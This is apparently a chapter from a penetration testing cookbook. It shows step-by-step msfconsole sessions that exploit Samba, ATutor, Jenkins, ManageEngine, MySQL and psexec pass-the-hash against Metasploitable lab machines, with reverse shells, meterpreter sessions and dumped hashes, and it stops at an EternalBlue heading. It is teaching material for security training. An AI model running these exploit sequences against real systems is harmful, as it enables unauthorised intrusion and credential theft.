MSFconsole is the most popular interface for the Metasploit Framework, allows access to most features, and is the most stable interface in Metasploit. So, let's learn a bit more about MSFconsole.

MSFconsole commands

To display the help menu, simply type the `help` command inside `msfconsole`:

```
msf > help

Core Commands
=============

    Command        Description
    -------        -----------
    ?              Help menu
    banner         Display an awesome metasploit banner
    cd             Change the current working directory
    color          Toggle color
    connect        Communicate with a host
    ...

Database Backend Commands
=========================

    Command          Description
    -------          -----------
    db_connect       Connect to an existing database
    db_disconnect    Disconnect from the current database instance
    db_export        Export a file containing the contents of the
...

Credentials Backend Commands
============================

    Command        Description
    -------        -----------
    creds          List all credentials in the database

msf >
```

Looking at the output, it can be intimidating at first; however, we have already learned some of the commands, such as the database backend commands. Now, we will focus on commands that will be most helpful during the exploit phase and learn the remaining commands as we go.

Probably the most helpful command to start with is the `search` command:

```
msf > search -h
Usage: search [keywords]

Keywords:
  app        : Modules that are client or server attacks
  author     : Modules written by this author
  bid        : Modules with a matching Bugtraq ID
  cve        : Modules with a matching CVE ID
  edb        : Modules with a matching Exploit-DB ID
  name       : Modules with a matching descriptive name
  platform   : Modules affecting this platform
  ref        : Modules with a matching ref
  type       : Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf >
```

Exploiting a Linux server

Linux is one of the most widely used operating systems. In the previous few recipes, we saw how to scan for available services and use vulnerability scanners to find vulnerabilities. In this recipe, we will deal with Linux operating systems. We will be using the Metasploitable 2, for our vulnerable Linux machine in this recipe, but the process will be similar for exploiting any flavor of Linux and Solaris running the Samba service. Let's move ahead with the recipe.

Getting ready

1. First, will use the `services` command to display the results from our previous `nmap` scan and filter for ports `139` and `445`:

   ```
   msf > services -c port,info -p 139,445 192.168.216.129

   Services
   ========

   host             port  info
   ----             ----  ----
   192.168.216.129  139   Samba smbd 3.X - 4.X workgroup: WORKGROUP
   192.168.216.129  445   Samba smbd 3.0.20-Debian workgroup:
   WORKGROUP

   msf >
   ```

2. Now that we know the version of the Samba daemon running, we can search for vulnerabilities and then use the `search` command to search for available exploits.

   > 💡 **TIP**
   >
   > By doing some research online for **Common Vulnerabilities and Exposures** (**CVE**) related to Samba 3.0.20 on `https://www.cvedetails.com`, we can find some vulnerabilities we can exploit.

   ```
   ● ● ●                    daniel — root@kali: ~ — ssh root@192.168.216.5 — 121×14
   msf > search cve:2007 type:exploit samba

   Matching Modules
   ================

     Name                                      Disclosure Date  Rank       Description
     ----                                      ---------------  ----       -----------
     exploit/linux/samba/lsa_transnames_heap   2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
     exploit/multi/samba/usermap_script        2007-05-14       excellent  Samba "username map script" Command Execution
     exploit/osx/samba/lsa_transnames_heap     2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
     exploit/solaris/samba/lsa_transnames_heap 2007-05-14       average    Samba lsa_io_trans_names Heap Overflow


   msf > █
   ```

3. Using the `search` command and filtering by CVE, setting the type to display only exploits and the keyword `samba`, we get a couple of exploits that we might be able to use. Since we have an exploit with the rank of excellent we will check that first.

How to do it...

1. To select the exploit, employ the `use` command followed by the exploit name:

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) >
```

2. Now that we have selected the exploit, we can get more information about it by running the `info` command:

```
msf exploit(usermap_script) > info

        Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
    Platform: Unix
        Arch: cmd
   Privileged: Yes
     License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2007-05-14

...
Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a
username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this
vulnerability
  since this option is used to map usernames prior to
authentication!
...

msf exploit(usermap_script) >
```

> **TIP**
>
> The `info` command with the `-f` option shows the information in a markdown version with a browser.

As we can see, this module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3; great, let's try it.

3. Using the `show missing` command, we can see what values we need to fill in to use the exploit:

```
msf exploit(usermap_script) > show missing

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address

msf exploit(usermap_script) >
```

> **TIP**
>
> To show the module's advanced options, you can use the `show advanced` command.

4. As expected, to run the exploit we need to specify the IP address of the target, so we will use the `set` command to specify the `RHOST` value, and use the `exploit` command to exploit the target:

```
msf exploit(usermap_script) > set RHOST 192.168.216.129
RHOST => 192.168.216.129
msf exploit(usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.216.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1igKJmglZhd8d8gz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "1igKJmglZhd8d8gz\r\n"
[*] Matching...
[*] A is input...
```

```
[*] Command shell session 1 opened (192.168.216.5:4444 ->
192.168.216.129:44993) at 2017-10-25 07:13:36 -0400

hostname
metasploitable
^Z
Background session 1? [y/N] y
msf exploit(usermap_script) >
```

Upon successful execution of the exploit, we will be provided with shell connectivity with our target machine. To verify that we actually have access, we can type some Linux commands, such as the hostname command, to display the name of the machine, and to background the session we use *Ctrl + Z*.

5. To manipulate sessions, we use the sessions command:

```
msf exploit(usermap_script) > sessions -h

Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

    -C <opt> Run a Meterpreter Command on the session given with -
i, or all
    -K Terminate all sessions
    -S <opt> Row search filter.
    -c <opt> Run a command on the session given with -i, or all
    ...
    -v List sessions in verbose mode
    -x Show extended information in the session table

Many options allow specifying session ranges using commas and
dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6

msf exploit(usermap_script) >
```

6. To go back to the session, we use the sessions command followed by the -i option and the session ID; to abort the session we use *Ctrl + C*:

```
msf exploit(usermap_script) > sessions -i 1
[*] Starting interaction with 1...

metasploitable
whoami
```

```
        root
        ^C
        Abort session 1? [y/N] y

        [*] 192.168.216.129 – Command shell session 1 closed. Reason: User
        exit
        msf exploit(usermap_script)>
```

How it works...

Let's go through a quick note about the service, its exploit, and how it works. Samba is used for printers and file sharing between Linux and Windows machines. This module, by specifying a username containing shell meta characters, can execute arbitrary commands. No authentication is needed to exploit this vulnerability, since this option is used to map usernames prior to authentication!

What about the payload?

Since we didn't specify a payload, Metasploit did that for us; it selected a Unix reverse TCP shell, filled in the listen address with our Kali Linux IP address, and used the default listen port `4444`. To display this information, we can use the `show options` command:

```
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting   Required   Description
   ----    ---------------   --------   -----------
   RHOST   192.168.216.129   yes        The target address
   RPORT   139               yes        The target port (TCP)

Payload options (cmd/unix/reverse):

   Name    Current Setting   Required   Description
   ----    ---------------   --------   -----------
   LHOST   192.168.216.5     yes        The listen address
   LPORT   4444              yes        The listen port

Exploit target:

   Id Name
   -- ----
   0 Automatic
```

```
msf exploit(usermap_script) >
```

To list all the available payloads, we use the `show payloads` command:

```
● ● ●                        👤 daniel — root@kali: ~ — ssh root@192.168.216.5 — 117×40
msf exploit(usermap_script) > show payloads

Compatible Payloads
===================

    Name                               Disclosure Date  Rank    Description
    ----                               ---------------  ----    -----------
    cmd/unix/bind_awk                                   normal  Unix Command Shell, Bind TCP (via AWK)
    cmd/unix/bind_inetd                                 normal  Unix Command Shell, Bind TCP (inetd)
    cmd/unix/bind_lua                                   normal  Unix Command Shell, Bind TCP (via Lua)
    cmd/unix/bind_netcat                                normal  Unix Command Shell, Bind TCP (via netcat)
    cmd/unix/bind_netcat_gaping                         normal  Unix Command Shell, Bind TCP (via netcat -e)
    cmd/unix/bind_netcat_gaping_ipv6                    normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
    cmd/unix/bind_perl                                  normal  Unix Command Shell, Bind TCP (via Perl)
    cmd/unix/bind_perl_ipv6                             normal  Unix Command Shell, Bind TCP (via perl) IPv6
    cmd/unix/bind_r                                     normal  Unix Command Shell, Bind TCP (via R)
    cmd/unix/bind_ruby                                  normal  Unix Command Shell, Bind TCP (via Ruby)
    cmd/unix/bind_ruby_ipv6                             normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
    cmd/unix/bind_zsh                                   normal  Unix Command Shell, Bind TCP (via Zsh)
    cmd/unix/generic                                    normal  Unix Command, Generic Command Execution
    cmd/unix/reverse                                    normal  Unix Command Shell, Double Reverse TCP (telnet)
    cmd/unix/reverse_awk                                normal  Unix Command Shell, Reverse TCP (via AWK)
    cmd/unix/reverse_lua                                normal  Unix Command Shell, Reverse TCP (via Lua)
    cmd/unix/reverse_ncat_ssl                           normal  Unix Command Shell, Reverse TCP (via ncat)
    cmd/unix/reverse_netcat                             normal  Unix Command Shell, Reverse TCP (via netcat)
    cmd/unix/reverse_netcat_gaping                      normal  Unix Command Shell, Reverse TCP (via netcat -e)
    cmd/unix/reverse_openssl                            normal  Unix Command Shell, Double Reverse TCP SSL (openssl)
    cmd/unix/reverse_perl                               normal  Unix Command Shell, Reverse TCP (via Perl)
    cmd/unix/reverse_perl_ssl                           normal  Unix Command Shell, Reverse TCP SSL (via perl)
    cmd/unix/reverse_php_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via php)
    cmd/unix/reverse_python                             normal  Unix Command Shell, Reverse TCP (via Python)
    cmd/unix/reverse_python_ssl                         normal  Unix Command Shell, Reverse TCP SSL (via python)
    cmd/unix/reverse_r                                  normal  Unix Command Shell, Reverse TCP (via R)
    cmd/unix/reverse_ruby                               normal  Unix Command Shell, Reverse TCP (via Ruby)
    cmd/unix/reverse_ruby_ssl                           normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
    cmd/unix/reverse_ssl_double_telnet                  normal  Unix Command Shell, Double Reverse TCP SSL (telnet)
    cmd/unix/reverse_zsh                                normal  Unix Command Shell, Reverse TCP (via Zsh)

msf exploit(usermap_script) > ▌
```

The `sessions` command has one of my favorite options, `-u`, which will try to upgrade a shell to a `meterpreter` session on many platforms, and allows us to take advantage of all the advanced features of `meterpreter`:

```
msf exploit(usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.216.5:4433
[*] Sending stage (826872 bytes) to 192.168.216.129
```

```
[*] Meterpreter session 2 opened (192.168.216.5:4433 ->
192.168.216.129:55623) at 2017-10-25 08:50:53 -0400
[*] Command stager progress: 100.00% (736/736 bytes)
msf exploit(usermap_script) >
```

By running the `sessions` command again, we can see that we now have two sessions:

```
msf exploit(usermap_script) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                              Connection
  --  ----  ----                   -----------                                              ----------
  1         shell cmd/unix                                                                  192.168.216.5:4444 -> 192.168.216.129:53381 (192.168.216.129)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain  192.168.216.5:4433 -> 192.168.216.129:55623 (192.168.216.129)

msf exploit(usermap_script) >
```

SQL injection

Metasploit has several modules that exploit SQL injection vulnerabilities, allowing us to test and verify whether our targets are susceptible to this attack.

Getting ready

For this recipe, we will install a vulnerable version of ATutor, a free open source LMS.

To download ATutor 2.2.1, go to `https://www.exploit-db.com/exploits/39514/` and click the save button next to the vulnerable app:

EDB-ID: 39514	**Author**: Metasploit	**Published**: 2016-03-01
CVE: CVE-2016-2555	**Type**: Remote	**Platform**: PHP
Aliases: N/A	**Advisory/Source**: N/A	**Tags**: Metasploit Framework
E-DB Verified: ✔	**Exploit**: ⬇ Download / 🗎 View Raw	**Vulnerable App**: 🗎

> To install ATutor, follow the installation instructions at the official site: `http://www.atutor.ca/atutor/docs/installation.php`.

How to do it...

This module exploits a SQL injection vulnerability and an authentication weakness vulnerability in ATutor 2.2.1, meaning that we can bypass authentication, reach the administrator's interface, and upload malicious code.

1. First, let us look at the `exploit/multi/http/atutor_sqli` exploit options:

```
● ● ●                    ⬆ daniel — root@kali: ~ — ssh root@192.168.216.5 — 103×23
msf > use exploit/multi/http/atutor_sqli
msf exploit(atutor_sqli) > show options

Module options (exploit/multi/http/atutor_sqli):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /ATutor/         yes       The path of Atutor
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(atutor_sqli) > ▮
```

2. Before running the exploit, we can use the `check` command to verify if the target is vulnerable:

```
msf exploit(atutor_sqli) > check
[+] 192.168.216.136:80 The target is vulnerable.
msf exploit(atutor_sqli) >
```

3. To exploit the ATutor 2.2.1 SQL injection vulnerability, we need to set the target host IP address and run the module:

```
msf exploit(atutor_sqli) > set RHOST 192.168.216.136
RHOST => 192.168.216.135
msf exploit(atutor_sqli) > set TARGETURI /
TARGETURI => /
msf exploit(atutor_sqli) > exploit
```

```
[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.136:80 - Dumping the username and password hash...
[+] 192.168.216.136:80 - Got the admin's hash:
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 !
...

[!] This exploit may require manual cleanup of
'/var/content/module/cqi/duso.php' on the target

meterpreter >
[+] 192.168.216.136:80 - Deleted duso.php

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

On successful execution of the module, we get remote access to the web server with the privileges of the HTTP server

Types of shell

Before moving to the next topic, let's talk about the different types of shell available. When looking at the list of available shells, they fall into two categories: **bind** and **reverse**.

A bind shell instructs the target to start the command shell and listen on a local port, allowing the attacker to connect to the target on the listening port. A bind shell is great for local vulnerabilities, for example, when you have already compromised a target machine via a phishing attack and want to leverage a local service to do privilege escalation; however, nowadays it is not suitable for most remote exploitation scenarios because the target is probably behind a firewall.

For that reason, most of the time we will use a reverse shell as our payload. A reverse shell starts a connection with the attacker's machine, in this case, the attacker's machine is the one that is opening a local port and listening for a connection, and since most outbound rules are more on-premise, a reverse shell is more likely to bypass the firewall.

Payloads

There are three different types of payload module in the Metasploit Framework: singles, stagers, and stages. Singles are payloads that are self-contained and completely standalone.

A single payload can be something as simple as adding a user to the target system or running an executable.

A stager will set up a network connection between the attacker and victim, and it is designed to be small and reliable.

Stages are payload components downloaded by the stager, and provide advanced features with no size limits such as `dllinject`, `meterpreter`, `patchupdllinject`, `upexec`, `vncinject`, among others.

Getting ready

Since we already have a working exploit from our previous recipe, we will use it to test the different types of payload.

How to do it...

1. First, we will use the `show payloads` command to display all compatible payloads:

```
● ● ●                        daniel — root@kali: ~ — ssh root@192.168.216.5 — 119×27
msf exploit(atutor_sqli) > show payloads

Compatible Payloads
===================

   Name                                   Disclosure Date  Rank    Description
   ----                                   ---------------  ----    -----------
   generic/custom                                          normal  Custom Payload
   generic/shell_bind_tcp                                  normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                               normal  Generic Command Shell, Reverse TCP Inline
   php/bind_perl                                           normal  PHP Command Shell, Bind TCP (via Perl)
   php/bind_perl_ipv6                                      normal  PHP Command Shell, Bind TCP (via perl) IPv6
   php/bind_php                                            normal  PHP Command Shell, Bind TCP (via PHP)
   php/bind_php_ipv6                                       normal  PHP Command Shell, Bind TCP (via php) IPv6
   php/download_exec                                       normal  PHP Executable Download and Execute
   php/exec                                                normal  PHP Execute Command
   php/meterpreter/bind_tcp                                normal  PHP Meterpreter, Bind TCP Stager
   php/meterpreter/bind_tcp_ipv6                           normal  PHP Meterpreter, Bind TCP Stager IPv6
   php/meterpreter/bind_tcp_ipv6_uuid                      normal  PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   php/meterpreter/bind_tcp_uuid                           normal  PHP Meterpreter, Bind TCP Stager with UUID Support
   php/meterpreter/reverse_tcp                             normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter/reverse_tcp_uuid                        normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter_reverse_tcp                             normal  PHP Meterpreter, Reverse TCP Inline
   php/reverse_perl                                        normal  PHP Command, Double Reverse TCP Connection (via Perl)
   php/reverse_php                                         normal  PHP Command Shell, Reverse TCP (via PHP)

msf exploit(atutor_sqli) > ▊
```

2. To get more information about a specific payload, we can use the `info` command followed by the payload name:

```
msf exploit(atutor_sqli) > info payload/generic/shell_bind_tcp

        Name: Generic Command Shell, Bind TCP Inline
      Module: payload/generic/shell_bind_tcp
    Platform: All
        ...
Provided by:
  skape <mmiller@hick.org>

Basic options:
Name    Current Setting  Required  Description
----    ---------------  --------  -----------
LPORT   4444             yes       The listen port
RHOST                    no        The target address

Description:
  Listen for a connection and spawn a command shell


msf exploit(atutor_sqli) >
```

3. `generic/shell_bind_tcp` is a single standalone generic bind TCP command shell. To select the `shell_bind_tcp` as our payload, we use the `set PAYLOAD` command followed by the payload name:

```
msf exploit(atutor_sqli) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(atutor_sqli) > exploit

[*] Started bind handler
[*] 192.168.216.136:80 - Dumping the username and password hash...
[+] 192.168.216.136:80 - Got the admin's hash:
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 !
[*] Command shell session 1 opened (192.168.216.5:41033 ->
192.168.216.136:4444) at 2017-10-26 10:33:45 -0400
[+] 192.168.216.136:80 - Deleted soae.php
[!] Tried to delete /var/content/module/mgp/soae.php, unknown
result

...
Background session 1? [y/N] y
msf exploit(atutor_sqli) >
```

4. Using the `generic/shell_bind_tcp`, we got a generic command shell, useful but far from ideal. A feature-rich and more advanced payload that we can use with this exploit is PHP Meterpreter:

```
msf exploit(atutor_sqli) > info payload/php/meterpreter/reverse_tcp

        Name: PHP Meterpreter, PHP Reverse TCP Stager
      Module: payload/php/meterpreter/reverse_tcp
    Platform: PHP
        Arch: php
 Needs Admin: No
  Total size: 1101
        Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

...
msf exploit(atutor_sqli) >
```

5. When using reverse shells, such as `php/meterpreter/reverse_tcp`, we need to specify the listen address with `set LHOST`, which will be the IP address of our Kali Linux machine, and the listen port with the `set LPORT` command, if we do not want to use the default port `4444`:

```
msf exploit(atutor_sqli) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(atutor_sqli) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(atutor_sqli) > exploit

...
meterpreter >
[+] 192.168.216.136:80 - Deleted dmci.php

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Exploiting a Windows Server machine

Leveraging the information collected during information gathering and scanning, we will enter the world of exploits. In this recipe, we will see how we can use Metasploit to break into our Metasploitable 3 target system, which is running Windows Server 2008 R2. We will be using the commands we learned in the previous section, and then move ahead to select exploits and payloads, and set up various required parameters.

Getting ready

We will start our penetration testing process right from `msfconsole`. So, launch the console and perform a port scan to gather information about the target. We discussed port scanning in detail in the previous chapter. Here, I will assume that you have gathered information about the target system and its services. So, let's proceed with selecting exploits and payloads.

Sometimes, looking at the output of a Nmap or even vulnerability scanners is not enough. The output of the `services` command just shows us that the server is running a version of Apache:

```
msf > services -p 8020 192.168.216.10

Services
========

host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.10 8020 tcp http open Apache httpd

msf >
```

There is a reason why penetration tests are not automated tasks; humans are curious and they tend to look beyond service banners.

As you can see from the screenshot, the web page has all the information we need to search for vulnerabilities, so do not forget to manually check your targets sites. I cannot stress enough how many times junior pentesters miss trivial vulnerabilities such as default credentials, just because they did not open the target site in a browser.

When we see data breaches in the news, most of the time it is due to password reuse; for that reason `psexec` is one of the tools most frequently used by penetration testers.

How to do it...

1. Looking at the service running on port `8484` of the target system, we can see that it is running Jenkins; from the Jenkins-CI Enumeration auxiliary module output used in the previous chapter, we know its version:

   ```
   msf > services 192.168.216.10 —p 8484

   Services
   ```

```
========

host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.10 8484 tcp http open Jenkins Version – 1.637

msf >
```

With this information, we can do a quick search using the `search` command and see what exploits are available:

2. To exploit the system, we will use the Jenkins-CI Script-Console Java Execution exploit:

```
msf exploit(jenkins_script_console) > setg RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(jenkins_script_console) > set RPORT 8484
RPORT => 8484
msf exploit(jenkins_script_console) > set TARGETURI /
TARGETURI => /
msf exploit(jenkins_script_console) > exploit
...

meterpreter > sysinfo
Computer : VAGRANT–2008R2
OS : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Let's have a look at what we have done so far. `setg` sets a value in the global datastore; this way the next module we use will already have the `RHOST` value defined. To use this exploit, we also need to specify the remote port and the path to the Jenkins-CI application, then use the `exploit` command to exploit the target.

> **TIP**
>
> The unset command is used to unset one or more variables. To flush all entries, specify `all` as the variable name, and `-g` operates on global datastore variables.

3. Since we did not specify a payload, Metasploit made that choice for us:

```
msf exploit(jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   API_TOKEN                    no        The API token for the specified username
   PASSWORD                     no        The password for the specified username
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST       192.168.216.10   yes       The target address
   RPORT       8484             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   /                yes       The path to the Jenkins-CI application
   URIPATH     /                no        The URI to use for this exploit (default is random)
   USERNAME                     no        The username to authenticate as
   VHOST                        no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.216.5    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(jenkins_script_console) >
```

By default, Metasploit used a reverse TCP `meterpreter` payload. However, we have several payloads available; to list all the compatible payloads, you can use the `show payloads` command.

4. Now that we know that the target is running ManageEngine Desktop Central version 9, we can use the `search` command to look for available exploits:

Looking at the output, we have a few candidates; again this is why penetration testers have not yet been replaced by a script. After carefully looking at the output, we can see that the ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability is a match, and we can move to the next stage and exploit the target:

```
msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(manageengine_connectionid_write) > set PAYLOAD
windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(manageengine_connectionid_write) > set LHOST
192.168.216.5
LHOST => 192.168.216.5
msf exploit(manageengine_connectionid_write) > exploit
...

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
```

This time, we have specified the payload, and we choose to use the Windows Meterpreter Reverse HTTP Stager, which will inject the `meterpreter` server DLL via the reflective DLL injection payload and tunnel communication over HTTP. By using HTTP, this payload has a better chance of bypassing the outbound firewall rules, since most will allow machines to establish sessions to remote HTTP servers.

5. To use `psexec` within Metasploit, we have a couple of options; to list all the
   `psexec` exploits we can use the `search` command:

```
 daniel — root@kali: ~ — ssh root@192.168.216.5 — 141×14
msf > search type:exploit psexec

Matching Modules
================

  Name                                      Disclosure Date  Rank       Description
  ----                                      ---------------  ----       -----------
  exploit/windows/local/current_user_psexec 1999-01-01       excellent  PsExec via Current User Token
  exploit/windows/local/wmi                 1999-01-01       excellent  Windows Management Instrumentation (WMI) Remote Command Execution
  exploit/windows/smb/psexec                1999-01-01       manual     Microsoft Windows Authenticated User Code Execution
  exploit/windows/smb/psexec_psh            1999-01-01       manual     Microsoft Windows Authenticated Powershell Command Execution


msf >
```

For this recipe, we will take a look at the `psexec` and `psexec_psh` exploits. In the
information gathering and scanning phase, we were able to brute force some
accounts; using those credentials, we will take a look at what an adversary can do
when users reuse their passwords:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf exploit(psexec) > set SMBPASS vagrant
SMBPASS => vagrant
msf exploit(psexec) > run


...
meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > background
[*] Backgrounding session 1...
msf exploit(psexec) >
```

The Microsoft Windows Authenticated User Code Execution module uses a valid
administrator username and password (or password hash) to execute an arbitrary
payload, similar to the `psexec` utility provided by SysInternals.

Another alternative is to use the hash attack in which an attacker steals a user's hash and, without cracking it, reuses it to trick an authentication system into creating a new authenticated session:

```
msf exploit(psexec) > set SMBPASS
aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
SMBPASS =>
aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 – Connecting to the server...
...
meterpreter >
```

Exploiting common services

When talking about exploitation, a couple of services come to mind, mostly related to the fact that they are common on most targets, and most of the time neglected.

Getting ready

In this recipe, we will exploit one the most common and abused services that you will find in a target environment, MySQL. Most of the time we can exploit MySQL services because they were installed for development purposes, disregarding some best practices such as setting a root password or using strong passwords.

How to do it

To exploit the MySQL service on the Metasploitable 3 target machine, we will use the MySQL Enumeration Module auxiliary module to enumerate the target, and the Oracle MySQL for the Microsoft Windows Payload Execution exploit module to gain a remote shell:

```
msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_enum) > run
```

```
[*] 192.168.216.10:3306 – Running MySQL Enumerator...
[*] 192.168.216.10:3306 – Enumerating Parameters

...
msf auxiliary(mysql_enum) > use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(mysql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(mysql_payload) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(mysql_payload) > exploit

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:3306 – Checking target architecture...
[*] 192.168.216.10:3306 – Checking for sys_exec()...
[*] 192.168.216.10:3306 – sys_exec() already available, using that
(override with FORCE_UDF_UPLOAD).
...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Since the target doesn't have a root password, it is possible to use the MySQL service to upload a shell and gain remote access to the system. So, never forget to test the basics, even if you think that no one would configure a service without a password.

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Again, leveraging the intel collected during the information gathering and scanning phase, particularly the output of the MS17-010 SMB RCE Detection auxiliary module, we can move to our next vulnerable service.

Getting ready

Without going into too much detail, the MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption exploit module is a part of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers, generally believed to be developed by the U.S. **National Security Agency** (**NSA**) and used as part of the WannaCry ransomware attack. It is a buffer overflow in the memmove operation in Srv!SrvOs2FeaToNt that allows us to execute an arbitrary payload. This vulnerability affects Windows machines without security update MS17-010 for Microsoft Windows SMB Server SMBv1 Server.

How to do it...

